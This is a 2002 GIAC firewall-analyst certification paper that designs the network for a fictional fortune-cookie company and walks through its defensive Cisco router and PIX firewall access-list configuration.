Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW) Practical Assignment

Version 1.7

Steve Keifling

June 5, 2002

TABLE OF CONTENTS

1. Assignment 1 – Security Architecture

1.1. Background

GIAC Enterprises is a privately-held US company that buys and sells fortune cookie sayings. Founded in 2000, it has yearly sales of $6M and about 25 full-time employees at its single location in Mountain View, California. Its business operations center around a custom-built web portal, an application that allows GIAC's international suppliers, partners and customers to perform their transactions entirely online. With a number of pending deals with new customers, GIAC Enterprises expects to reach the $8M yearly sales mark by the end of 2002.

1.2. Business Requirements

Each group of people accessing GIAC Enterprises' networks has different requirements, as follows:

Customers

A customer accesses the GIAC web portal from the Internet via an SSL-enabled web browser. The portal allows customers to:

- Create an account on the web site, or login to an existing account
- Change an account password or profile information
- View sample fortunes
- Purchase fortune packages via credit card or purchase order (purchase orders for corporate accounts only)
- Download purchased fortune files (via FTP or HTTPS)
- Sign up for daily fortune email and promotional offers.

The GIAC web portal uses an Apache webserver, a BEA Weblogic application server, and Oracle backend databases. Communication between the application server and backend databases uses JDBC, with SQLNet version 2 running on TCP port 1521 as the protocol. When a customer signs in to an account, the application server uses the LDAP protocol to authenticate against an internal directory server. Credit card orders are currently processed via a dedicated system connected to a modem, but an online service bureau is being evaluated that would allow for more currencies and types of financial transactions.

In addition to using the web portal, customers can send email for support, or to request their account to be setup as a corporate account.

Suppliers

Suppliers (fortune authors) are chosen based on previously-submitted samples of work, and are generally paid a contracted rate per fortune submitted. Suppliers access a special section of the GIAC web portal, using an account with "supplier" privileges. Using the supplier portal, they can:

- View existing contracts and rates
- Submit bids for new authoring "jobs" that are posted on the site
- Upload fortunes through cut-and-paste or browser file upload, or obtain instructions on how to upload to an FTP server.
- View invoice/accounts payable information (payment is currently by old-fashioned check.)

Suppliers can access a special "upload" area of a public anonymous FTP server on a dedicated partner machine (see "Partners" section, below.) This upload area is periodically polled by GIAC employees who transfer fortune files to the database.

Suppliers also send and receive email to and from GIAC Enterprises.

Partners

GIAC has partnered with a small number of international companies that provide translation services for the fortunes in its database. Translators require read/write access to a database running on a dedicated partner machine. This database contains extracts from the internal company Fortunes database.

GIAC provides partners a software VPN client for access into the appropriate portion of GIAC's networks from the Internet. (There is some discussion of allowing some partners to set up LAN-to-LAN VPN with their own equipment, but this has not yet been implemented.) Authentication is by 2-factor authentication, using Safeword token cards[1] and the Safeword RADIUS server. Network access control is based on group assignments in the VPN gateway device; currently all partners share the same "partner" group.

Once authenticated, partners use an ODBC client application that allows them to login to the partner database, access the "bin" of fortunes set aside for them, and write back the translated versions. The internal Fortunes database server periodically synchronizes itself (using SQLNet) with the database on the partner machine.

Some partners have shell accounts on the partner machine, which they can access via ssh or FTP while connected to the VPN. This allows "ad-hoc" file transfers and allows Unix-savvy partners to run scripts against some of the database files.

[1] http://www.securecomputing.com

Employees on site

Internal employees are permitted to access the Internet from their desktop workstations for web browsing and FTP file transfer. (For security reasons, no other protocols are allowed, despite semi-regular requests to allow instant messaging!) Employees also need to send/receive mail, and have unrestricted access to machines on the production/DMZ network for support, development and troubleshooting. Administrative access to the filter router and VPN concentrator's internal interface is also needed.

Servers on the internal network, as well as servers on the production/DMZ net, may not initiate connections to the Internet[2], as a security precaution in case the machine is somehow compromised. All communication to/from internal servers must use only the minimal set of protocols necessary, and these requirements must be enforced by GIAC's main firewall.

Remote employees

Access to internal resources is provided using the same VPN that partners use, although with a different VPN group that allows unrestricted access into the internal network, as well as all other resources available to on-site employees. Authentication is by Safeword card and RADIUS; access control is via assignment to the "Employees" VPN group, which is shared by all employees.

Network services

To support GIAC's business operations, a number of additional services need to be available across their networks. These include:

- DNS

  GIAC has defined a split-DNS architecture in which all externally-visible server information is contained in an external DNS server that serves "giac-ent.com" to the world, and all GIAC servers (internal and external) are held in an internal DNS server. Internal servers and workstations are configured to use the internal DNS, while hosts outside the internal network must use the external DNS.

  Any host on the Internet can query the external DNS server. Zone transfers are allowed between the internal and external DNS servers, but *not* between the external DNS server and the Internet.

- Backups

[2] The one exception to this rule is the external services machine, described in the "Mail" section.

GIAC uses Legato Networker version 6.1 on a backup server located on the internal network. According to Legato's Firewall guide[3], use of Networker across firewalls requires ports 7937 and 7938 (both TCP and UDP) be opened bidirectionally, as well as a range of connection ports starting with 8001 initiating from the client to the server. GIAC has determined that 30 connection ports are sufficient for its environment, and for these will use TCP and UDP ports 8001-8030.

- Network monitoring

  GIAC plans to use an SNMP server to monitor the general health of all their hosts and network components. SNMP requires UDP port 161 for queries from the server to the monitored device, and UDP port 162 for "trap" messages sent from the device to the server; e.g., when the device reboots or loses network connectivity.

- syslog

  GIAC wants to send log messages from all hosts and network devices to a single secured host, so there is a single point for log monitoring. This requires that the syslog protocol (514/udp) be passed through the firewall for all devices sending log information.

- Time

  GIAC will use an NTP server which gets its time from a host on the Internet (ntp.nasa.gov, at Moffett Field, CA) and also serve time to other GIAC hosts. This requires the NTP server be allowed to query on 123/udp to the Internet, and that all GIAC hosts can query the internal NTP server on 123/udp. It also requires that GIAC get permission from ntp.nasa.gov to connect to their server.

- TFTP

  Many network devices use TFTP to store their configurations. Depending on the devices GIAC chooses, an accessible TFTP server may be required.

- Authentication

  As previously noted, GIAC uses two types of authentication servers:

  - LDAP (directory) server: This server is associated with the customer database, which stores account information for the web portal. When someone logs in to his or her web portal account, the Weblogic application

[3] http://www.legato.com/resources/bulletins/354.html

server performs an LDAP "bind" operation against this server, which returns success or failure depending on whether the username and static password presented are valid.

- RADIUS server: This server is provided by Secure Computing and interfaces to the Safeword card database. This server is used by the VPN concentrator to perform two-factor authentication using Safeword token cards and one-time passwords.

- Mail

  Mail, like DNS, will use a split infrastructure. The external mail server, accessible by the Internet and external hosts, will relay mail messages to and from the internal mail server, which will serve internal hosts. Internal hosts should be configured to use the internal mail server (as some may not be able to reach the external server), and external hosts will use the external server.

1.3. Network Design and Cost Considerations

GIAC Enterprises' capital budget for retrofitting their existing network with new security components, including all new equipment purchases and replacement of their existing leased internet router with a new filter router, was set at $20,000. This amount represents about 6% of GIAC's total annual I/S budget, and even though GIAC's management is reasonably security-conscious, it was a challenge to get this expenditure approved! This budgetary constraint posed a challenge in coming up with a design that incorporated security, scalability, performance and reliability.

The design team realized they could not achieve everything with $20K, so they sought management input and arrived at the following list of design considerations in priority order:

1. Support current business operations requirements.
2. Block hostile traffic from GIAC resources.
3. Physically separate services into different security layers.
4. Use reliable components.
5. Replace ISP router (stop expensive lease payments.)
6. Use single-purposed components where possible (i.e. separate firewall, VPN, and authentication server.)
7. Leverage existing skills in component choices.
8. Choose components that can scale for growth.
9. Monitor the network for intrusions and anomalies.
10. Group like services together on the same machine, and separate CPU-intensive services.
11. Provide redundancy.

Given these considerations, the design team made the following high-level design choices and conclusions:

- Use Cisco components, because they are perceived to be reliable by management (hardware-based rather than software-based, "no moving parts"), and because GIAC's network analyst is familiar with Cisco equipment.

- Buy new equipment: don't try to scavenge products that may become quickly outdated or have support suddenly "end-of-lifed" by the vendor.

- Don't let the firewall also terminate VPN tunnels; buy a separate VPN concentrator.

- Buy extra switches so the different security layers can be physically separated at network layer 2 as well as layer 3.

- Size equipment for anticipated short-term growth; the budget does not allow for an extremely long-term view.

- Intrusion detection and redundancy will have to wait. Management should periodically review the risk of downtime to the business as the business grows.


1.4. GIAC's Network

The netowrk design created by the GIAC design team is shown on the next page in Figure 1. The design includes four separate networks, all attached to the PIX. The general purpose and policy of each network is as follows:

- External network

  This is a transit network between the filter router internal interface, and the PIX and VPN external interfaces. Although it would be possible for services to be located here, it is more appropriate to place Internet-accessible services in the DMZ network, where the PIX can perform access control and stateful protection.

Figure 1. GIAC's Network Design



- Internal network

  The Internal network consists of two classes of machines, which have different security requirements:

  - Servers (10.1.1.0/25) perform basic network services for internal machines such as backup, internal DNS/mail, syslog, and authentication; they are also where the company's main Oracle databases reside. Servers may be accessible to DMZ machines on specific ports; but they themselves are very restricted to where they can connect. Servers are essentially a screened subnet of the internal network.

  - Workstations (10.1.1.128/25) are where employees do their work, read their mail and store their files. Workstations are generally unrestricted to where they can connect, but are not reachable from the DMZ or external networks at all.

- DMZ Network

  Internet-accessible servers are placed on the DMZ network (a.k.a. production network), as are network services needed by DMZ machines. Traffic between the DMZ and other networks is tightly controlled, especially between the DMZ and internal network. The only *internal* network services accessible to DMZ machines are: backup, syslog, and authentication. In these three cases, it was decided that it was better to allow firewall "holes" to the internal services rather than place the services on the DMZ net, potentially exposing them to more hostile traffic. Additionally, the BEA application servers pass SQLNet traffic to and from the internal Oracle database servers; this placement is BEA's recommended deployment in a firewalled environment.[4]

- VPN Network

  This is another transit network between the concentrator's internal interface and the PIX; having it on a separate interface allows the PIX to perform access control on decrypted VPN traffic before letting it pass into the DMZ or internal networks.

1.5. Component Choices

Based on the high-level design choices from the design team, the following components were chosen for GIAC's network:

[4] http://edocs.bea.com/wls/docs61/cluster/planning.html

1.5.1. Cisco PIX 515E Firewall

OS: Release 6.2(1), PIX Device Manager Release 2.0(1)

The PIX 515E is a stateful packet-filtering firewall designed for small and medium businesses, with hardware support for up to six interfaces, a 433MHz Celeron processor and claimed cleartext throughput of 188 Mbps and ability to handle 125,000 simultaneous sessions.[5] GIAC will be purchasing the unrestricted software license for this firewall, which is required to support more than three interfaces; this license comes with a 64MB memory upgrade and supports stateful failover should they decide to purchase a second PIX for that purpose in the future. Software release 6.2(1) is used because of its support for NTP, better SNMP statistics, and its greatly improved PIX Device Manager (PDM.)

The PIX will act as the heart of GIAC's security model. All traffic between the Internet and other networks will pass through it, where it will apply access control rules and determine if packets are part of established "sessions", allowing only legitimate return traffic.

The four attached networks on the PIX allow GIAC to separate different security layers. Placement of hosts or components within these networks is governed by the design guidelines in the previous section.

1.5.2. Cisco 2610XM Router

OS: IOS 12.1(15)

The 2610XM router acts as the first line of defense for any incoming packets from the Internet. It is sized appropriately for a small company[6] with modest static packet filtering needs – stateful filtering will be performed by the PIX.

The 2610XM router includes one fast Ethernet port; an additional WIC (WAN Interface card) will be purchased to provide the X.35 serial interface to attach the router to the ISP-provided CSU/DSU for connection to the T1. The 2610XM is capable of processing 15,000 packets per second, and includes 32MB of RAM and 8MB of flash.

The router will run IOS 12.1(15), as the most recent general-deployment release; GIAC is more interested in proven stability than in whatever new features are contained in the "early-deployment" 12.2 releases.

[5] http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/prodlit/p515e_ds.htm
[6] http://www.cisco.com/warp/public/cc/pd/rt/2600/prodlit/2600_ds.htm

1.5.3. Cisco 3005 VPN Concentrator

OS: Release 3.5.3

The 3005 is Cisco's smallest concentrator, and is appropriate for small organizations with up to T1 connectivity and 100 users. Unlike its counterpart the 3015, the 3005 is not upgradeable, but GIAC's budget does not afford them that luxury at this time.[7]

The 3005 comes with free, unlimited license for Cisco's cross-platform VPN client for Windows, MacOS X, Linux, and Solaris. Since many of GIAC's employees have Linux and MacOS machines at home, this was a strong selling point.

The 3005 concentrator will terminates all tunneled IPsec VPN connections for employees and partners. Its external interface is filtered by the filter router, and its internal interface connects to the PIX, which applies access control rules for decrypted traffic before routing it to the DMZ or internal network.

GIAC considered putting the 3005's external interface behind the PIX as well, but since the 3005 provides its own inbound filtering and only lets through IKE and Ipsec traffic, inbound filtering at the PIX as well was thought to be redundant.

1.5.4. Services Machines: Dell 1650 servers

OS: RedHat Linux 7.3

After analyzing the requirements, GIAC decided to buy two new services machines: one for partner FTP and database access, and one for external network services (DNS, Mail, NTP, TFTP.) The internal infrastructure (including authentication) existed already, and the design team felt it would be able to support the new requirements.

All services at GIAC, whether network services or production applications, run on Dell Linux machines. These machines are configured with minimal services enabled, and administered as uniformly as possible, with security patches applied on a regular basis.

The machines in the DMZ will all have tripwire[8] installed, netfilter configured, system auditing enabled, and all log information sent to the internal syslog server. The five Internet-facing services will be watched especially closely. Apache 2.0.36 will provide the http/https service on the webserver machine, sendmail 8.11.6 for SMTP and Bind 9.2.1 for DNS rwill un on the external services machine, and wu-ftpd 2.6.2 will provide FTP on the partner machine. Security patches for these programs are installed as soon as they are announced

[7] http://www.cisco.com/warp/public/cc/pd/hb/vp3000/prodlit/vpn3k_ds.htm
[8] http://www.tripwire.org

by RedHat or apache.org. On the partner machine, which allows limited shell and FTP access for partners accessing via VPN, accounts are tightly controlled and the login records monitored regularly.

An attempt has been made to group similar network services together, and to separate CPU-intensive services. The security- and monitoring-related network services – syslog, RADIUS/Safeword and SNMP – share the same internal machine, which is configured to the same standards as a DMZ machine. Non-security-related network services are grouped together: an internal machine for internal mail and DNS, and an external machine for mail, DNS, tftp, and NTP. Networker Backup has its own internal machine, for performance and administration considerations. The production Weblogic application, its webserver and backend database servers all have dedicated machines.

1.6. Address Space

GIAC has T1 connectivity to the Internet through a single ISP, which has assigned the 58.1.1.0/25 address block[9] for GIAC's internal use, as well as a separate 4.4.4.4/30 block[10] for the subnet between GIAC's internet filter router and the ISP's CSU/DSU. GIAC has subnetted the 58.1.1.0 address space, and also assigned additional private address space for internal use, as shown in the following table:

Network	Usable IP range	Purpose
58.1.1.0/28	58.1.1.1 – 58.1.1.14	External network, between filter router internal interface and firewall
58.1.1.16/28	58.1.1.17 – 58.1.1.30	Remote Access network
58.1.1.32/27	58.1.1.33 – 58.1.1.62	Production DMZ/partner network
58.1.1.64/26	58.1.1.65 – 58.1.1.126	Reserved for future use
10.1.1.0/24	10.1.1.1 – 10.1.1.254	Internal network. Internal servers are assigned to the bottom half (1-127) of the range, which is not NATted and cannot route outside GIAC. Desktops (workstations) which need Internet access are assigned the top half (128-254) and NATted to public address space when accessing external networks.
10.1.2.0/24	10.1.2.1 – 10.1.2.254	IP address pool used by VPN concentrator Employees group.
10.1.3.0/24	10.1.3.1 – 10.1.3.254	IP address pool used by VPN concentrator Partners group.

[9] This is actually an unassigned address block "in real life."
[10] This *is* assigned to someone in real life, but wouldn't this IP be easy to remember?

The use of private address space for the internal and VPN networks allows GIAC to accommodate future growth without needing to purchase more address space and potentially renumber their networks.

1.7. Final Cost

Given the budget, it was not possible to provide any redundancy, nor was it possible to buy any intrusion detection equipment. On the other hand, the equipment chosen is generally well-sized for GIAC's current and anticipated growth for at least a couple years.

Once the final design was approved and the equipment list drawn up, the equipment list prices added up to about $22,300, as shown in the following table:

Component	List Price	Comments
Cisco PIX 515E firewall with unrestricted software license	$8,000	
4-port Ethernet card for PIX	$1,000	
Cisco 3005 VPN concentrator	$4,000	
Cisco 2610XM router	$2,000	Internet filter router
Serial WIC card for 2610	$400	Required for hookup to CSU/DSU
V.35 cable for 2610	$100	Required for hookup to CSU/DSU
Catalyst 2950 24-port switches (2)	$2,600	To separate DMZ and external network L2 connectivity
Additional Dell 1650 servers (2)	$5,000	DMZ services machine and partner machine
Misc. cables, spares, etc.	$1,000	
Total	$22,300	

It would have been possible to come in under budget had GIAC purchased a PIX firewall with only three interfaces, which would have allowed them to run a "restricted" feature license and save about $5,000. However, it was decided that a four-interface PIX was necessary to apply access control to all network segments. The idea of purchasing two restricted PIX firewalls vs. a single unrestricted firewall was also considered, but this would have added a fair amount of administrative complexity for minimal cost savings. GIAC ended up going with the single unrestricted PIX, which also provides the advantages of more memory, VPN acceleration (should they ever choose to have the PIX terminate VPN connections), and the option to add a second failover PIX at a later date.[11]

[11] After threatening the Cisco sales rep with buying used equipment on eBay, GIAC was able to negotiate sufficient discounts to get their capital costs back under budget. ☺

2. Assignment 2 – Security Policy and Tutorial

2.1. Filter Router

The filter router has been configured following the guidelines contained in the NSA Router Security Recommendations document[12] as well as the SANS Firewall course materials.[13] The basic idea is to have the filter router apply broad-based static filtering with an inbound and outbound ACL on the external interface; this will afford some protection to the PIX and 3005, offloading their need to process obviously bad traffic, while at the same time not unduly burdening the 2610XM router itself.

The inbound ACL starts with a set of "deny" statements that blocks certain source address ranges or protocols. Once these are filtered, there is a single "permit" statement which allows only traffic destined for GIAC address space. Finally, the "deny ip any any log" line allows logging packets to non-GIAC address space that somehow made it through; perhaps an upstream router is misconfigured or is allowing source routed packets. Since we're using extended ACLs, we can include inline remarks which greatly improves the readability and maintainability of the ACLs. The first line blocks ICMP redirects, which we never want to allow:

```
ip access-list extended inbound
remark Block ICMP redirects at the router
deny   icmp any any redirect log
```

With the recent SNMP vulnerabilities, GIAC decided to make doubly sure that no SNMP traffic got through; this traffic would be blocked at the PIX or 3005 outside interface, but in this case it doesn't hurt to be paranoid.

```
remark Block all SNMP from the Internet, just to make sure
deny   udp any any eq snmp log
deny   udp any any eq snmptrap log
```

The following lines are recommended by the NSA's router configuration guide, in order to stop so-called "land" class of DOS attacks on the router interfaces.

```
remark Stop land attacks on the router interface
deny   ip host 4.4.4.5 host 4.4.4.5 log
deny   ip host 58.1.1.1 host 58.1.1.1 log
```

The next lines, also recommended by the NSA and SANS guides, block obviously spoofed packets that claim to come from private (nonroutable) address space.

---

[12] http://nsa2.www.conxion.com/cisco/download.htm

[13] Course books for SANS "Firewalls, Perimeter Protection and VPNs" Track, SANS Institute, 2002, Day 3 (Firewalls 102), pp. 52-60.

```
remark Block private address space
deny   ip 127.0.0.0 0.255.255.255 any
deny   ip 10.0.0.0 0.255.255.255 any
deny   ip 172.16.0.0 0.15.255.255 any
deny   ip 192.168.0.0 0.0.255.255 any
deny   ip 0.0.0.0 0.255.255.255 any
deny   ip 169.254.0.0 0.0.255.255 any
deny   ip 192.0.2.0 0.0.0.255 any
deny   ip 224.0.0.0 15.255.255.255 any
deny   ip 240.0.0.0 15.255.255.255 any
```

The next line also blocks (and logs) spoofed packets arriving on the external interface, claiming to come from GIAC address space, which is impossible unless something is *seriously* misconfigured!

```
remark Block incoming packets pretending to be from GIAC address space
deny   ip 58.1.1.0 0.0.0.127 any log
```

Once all obviously spoofed source addresses are filtered, it is safe to let in traffic, but only if the destination address is within GIAC's address space. If not, this traffic should never have reached the router, and should be dropped.

```
remark Permit only traffic destined for GIAC address space
permit ip any 58.1.1.0 0.0.0.127
```

Finally, deny and log any packets, which in this case are ones whose destination addresses are not in GIAC's address space.

```
deny   ip any any log
```

The outbound ACL is very simple:

```
ip access-list extended outbound
remark Only allow outbound traffic with proper source IP
permit ip 58.1.1.0 0.0.0.127 any
deny ip any any log
```

The single permit line is the "good network neighbor" policy, which does not allow anyone on GIAC networks to send spoofed packets. Anything not coming from GIAC's address space is dropped and logged.

As always, the ACLs are only part of the story. The router needs to be configured to turn off unwanted services and tailor its response to certain conditions (e.g., not accept source-routed packets.) The recommendations in the NSA guides and SANS notes discuss these settings in detail; here are the additional security settings that GIAC has applied to their filter router:

Global settings:

```
no service pad
no service tcp-small-servers
```

```
no service udp-small-servers
no ip bootp server
no service finger
no ip http server
no snmp-server
no cdp run
no service config
no ip source-route
no ip classless
service password-encryption
```

Per-interface settings:

```
no ip redirects
no ip unreachables
no ip directed-broadcast
no ip proxy-arp
no ip mroute-cache
ip accounting access-violations
```

The complete router configuration is listed in Appendix A.

2.2. Firewall Policy

GIAC's overriding access control policy is to "deny by default." Another policy is that the PIX will be responsible for enforcing all network access control (that is, the VPN concentrator and filter router do their own jobs, but not that of access control.)

That means that GIAC's firewall must only allow traffic specified as necessary in Assignment 1, and nothing else. A summary of these access control rules is shown in Table 1 on the next page.

Table 1 shows permitted traffic, with source hosts in the left column and destination hosts on the top row, color-coded based on the network they are on. The intersection of source and destination is blank if no traffic is allowed. When traffic is allowed, only the named protocols will be permitted (or "All" if there are no restrictions.) The top half of the matrix above the gray blocks represents connections from less-trusted to more-trusted interfaces, which is the most critical part of the policy to implement correctly and test.

This table, like the PIX firewall itself, assumes that return traffic for an existing connection is always permitted. ICMP traffic is not addressed by the table, but is discussed in detail in the following sections.

Table 1: GIAC Access Requirements Summary

To: / From:	Internet	Filter router	Webserver	App server	Partner machine	Ext DNS Ext Mail NTP TFTP	3005 internal	Internal workstations	Int DNS, Int Mail	Backup server	SNMP RADIUS Syslog	Cust DB, LDAP	Fortune DB
Internet	Filter rules		http https		FTP	SMTP DNS (udp)							
Filter router						TFTP NTP					syslog		
Webserver			Same network							7937 7938 8001-30	SNMP-trap syslog		
App server										7937 7938 8001-30	SNMP-trap syslog	SQL-Net LDAP	SQL-Net
Partner machine										7937 7938 8001-30	SNMP-trap syslog		
Ext DNS Ext Mail NTP TFTP	SMTP DNS (udp) NTP								SMTP DNS	7937 7938 8001-30	Trap syslog		
3005 internal interface						TFTP NTP	3005 int.		DNS (udp)		RADIUS syslog Trap		
VPN – Employees 10.1.2.0/24	http https FTP	All	All	All	All	All		All	All	All	All	All	All
VPN – Partners 10.1.3.0/24			http https		ssh FTP SQL-Net								
Internal workstations	http https FTP	All	All	All	All	All but SMTP DNS	All	Same network					
Int DNS Int Mail						SMTP DNS NTP							
Backup server			7937 7938	7937 7938	7937 7938	7397 7938 NTP							
SNMP RADIUS Syslog		SNMP	SNMP	SNMP	SNMP	SNMP NTP	SNMP						
Cust DB						NTP							
Fortune DB					SQL-Net	NTP							

The syntax for ACL rules on the PIX is similar to IOS ACLs, and is shown below in part:

```
access-list acl_ID {deny | permit} protocol source_addr
  source_mask [operator port [port]] destination_addr
  destination_mask [operator port [port]]

access-list acl_ID {deny | permit} icmp source_addr
  source_mask destination_addr destination_mask icmp_type
```

where:

acl_id	Number or name of list
deny | permit	Whether to drop or pass the packet
protocol	The protocol, either ip, tcp, udp or icmp
source_addr	The host part of the packet's source IP address
source_mask	The network mask of the packet's source IP address
destination_addr	The host part of the packet's destination IP address
destination_mask	The network mask of the packet's destination IP address
operator	any of eq, gt, lt, or range, to describe port specification to follow
port	a numbered or named port, e.g. 21, telnet
icmp_type	An ICMP type code or name, e.g. echo, echo-reply

Note: The syntax "host *ip*" is shorthand for "*ip* 255.255.255.255".
The syntax "any" is shorthand for "0.0.0.0 0.0.0.0".

The above is excerpted from the Cisco PIX Firewall Command Reference.[14]

The PIX has been configured with symbolic hostnames rather than IP addresses, to make entering and reading rules easier. The assigned hostnames are shorthand representations of the functional descriptions shown in Figure 1 and Table 1, and are summarized below for reference:

Network	IP	Hostname in PIX	Function
External	58.1.1.1	c2610-int	Cisco 2610XM router internal interface
DMZ	58.1.1.36	webserver	Web Server
	58.1.1.37	appserver	Application Server
	58.1.1.38	partner	Partner machine, FTP server
	58.1.1.39	ext-services	External DNS, External Mail, NTP, TFTP
VPN	58.1.1.18	c3005-int	Cisco 3005 VPN concentrator internal interface
Internal	10.1.1.3	fortunesdb	Fortunes database server
	10.1.1.4	customerdb	Customer database and LDAP
	10.1.1.9	syslog-snmp-rad	SNMP server, Syslog server, RADIUS/Safeword
	10.1.1.10	backup	Backup server
	10.1.1.11	int-services	Internal DNS, Internal Mail

2.2.1. External ACL

The first access list "ext", is applied inbound to the outside interface (all PIX ACLs are always applied inbound; there is no such thing as an outbound rule.)

The first five lines simply allow the five inbound services into the appropriate hosts in the DMZ, representing the first row of Table 1.

[14] http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_62/cmdref/ab.htm#xtocid7

```
access-list ext permit tcp any host webserver eq http
access-list ext permit tcp any host webserver eq https
access-list ext permit tcp any host partner eq ftp
access-list ext permit tcp any host ext-services eq smtp
access-list ext permit udp any host ext-services eq domain
```

The next three lines, representing the second row of Table 1, allow the filter router to access its needed network services; TFTP and NTP on the ext-services host in the DMZ, and syslog in the Internal network. This last rule is the only rule that allows direct outside-to-inside communication; our firewall might have been more "pure" without it, but then we'd have to place a syslog server in the DMZ which could have complicated monitoring and administration.

```
access-list ext permit udp host c2610-int host ext-services eq tftp
access-list ext permit udp host c2610-int host ext-services eq ntp
access-list ext permit udp host c2610-int host syslog-snmp-rad eq
syslog
```

The PIX handles ICMP differently from other protocols. Incoming ICMP packets, even in response to outgoing ICMP, are denied unless explicitly permitted. The Cisco reference on the subject suggests allowing in four types of unrestricted ICMP reply messages (echo-reply, unreachable, source-quench, time-exceeded), which is what we will do.[15]

```
access-list ext permit icmp any any echo-reply
access-list ext permit icmp any any unreachable
access-list ext permit icmp any any source-quench
access-list ext permit icmp any any time-exceeded
```

Echo requests are only allowed to the three hosts in the DMZ network that allow incoming connections from the Internet.

```
access-list ext permit icmp any host webserver echo
access-list ext permit icmp any host partner echo
access-list ext permit icmp any host ext-services echo
```

Finally, the last line explicitly denies anything not permitted.

```
access-list ext deny ip any any
```

2.2.2. Internal ACL

The *int* access-list controls inbound traffic to the PIX's internal interface. There are two main sections, one for internal workstations (10.1.1.128/25), which have few outbound restrictions but many inbound ones, and internal servers (10.1.1.0/25) which have fewer inbound restrictions but more outbound ones.

[15] http://www.cisco.com/warp/public/110/31.html#501

The “Internal Workstations” line in Table 1 shows an entry of “All but SMTP, DNS” for talking to the ext-services host. This is to encourage, or rather, force internal users to configure their systems with the proper internal DNS and SMTP relays. This “all but” condition is implemented by first denying SMTP, and DNS (both TCP and UDP) to ext-services, then permitting everything to the DMZ and external networks. The last line prohibits internal workstations from initiating connections to VPN clients, either employees (10.1.2.0/24) or partners (10.1.3.0/24); this is to protect employees’ or partners’ computers from probes initiated from inside GIAC to equipment that doesn’t belong to GIAC.

```
access-list int deny tcp 10.1.1.128 255.255.255.128 host ext-services
eq smtp
access-list int deny tcp 10.1.1.128 255.255.255.128 host ext-services
eq domain
access-list int deny udp 10.1.1.128 255.255.255.128 host ext-services
eq domain
access-list int permit ip 10.1.1.128 255.255.255.128 58.1.1.0
255.255.255.128
access-list int deny ip 10.1.1.128 255.255.255.128 10.1.0.0
255.255.252.0
```

The next three lines permit the three allowed protocols to destination “any”, which at this point means the Internet.

```
access-list int permit tcp 10.1.1.128 255.255.255.128 any eq http
access-list int permit tcp 10.1.1.128 255.255.255.128 any eq https
access-list int permit tcp 10.1.1.128 255.255.255.128 any eq ftp
```

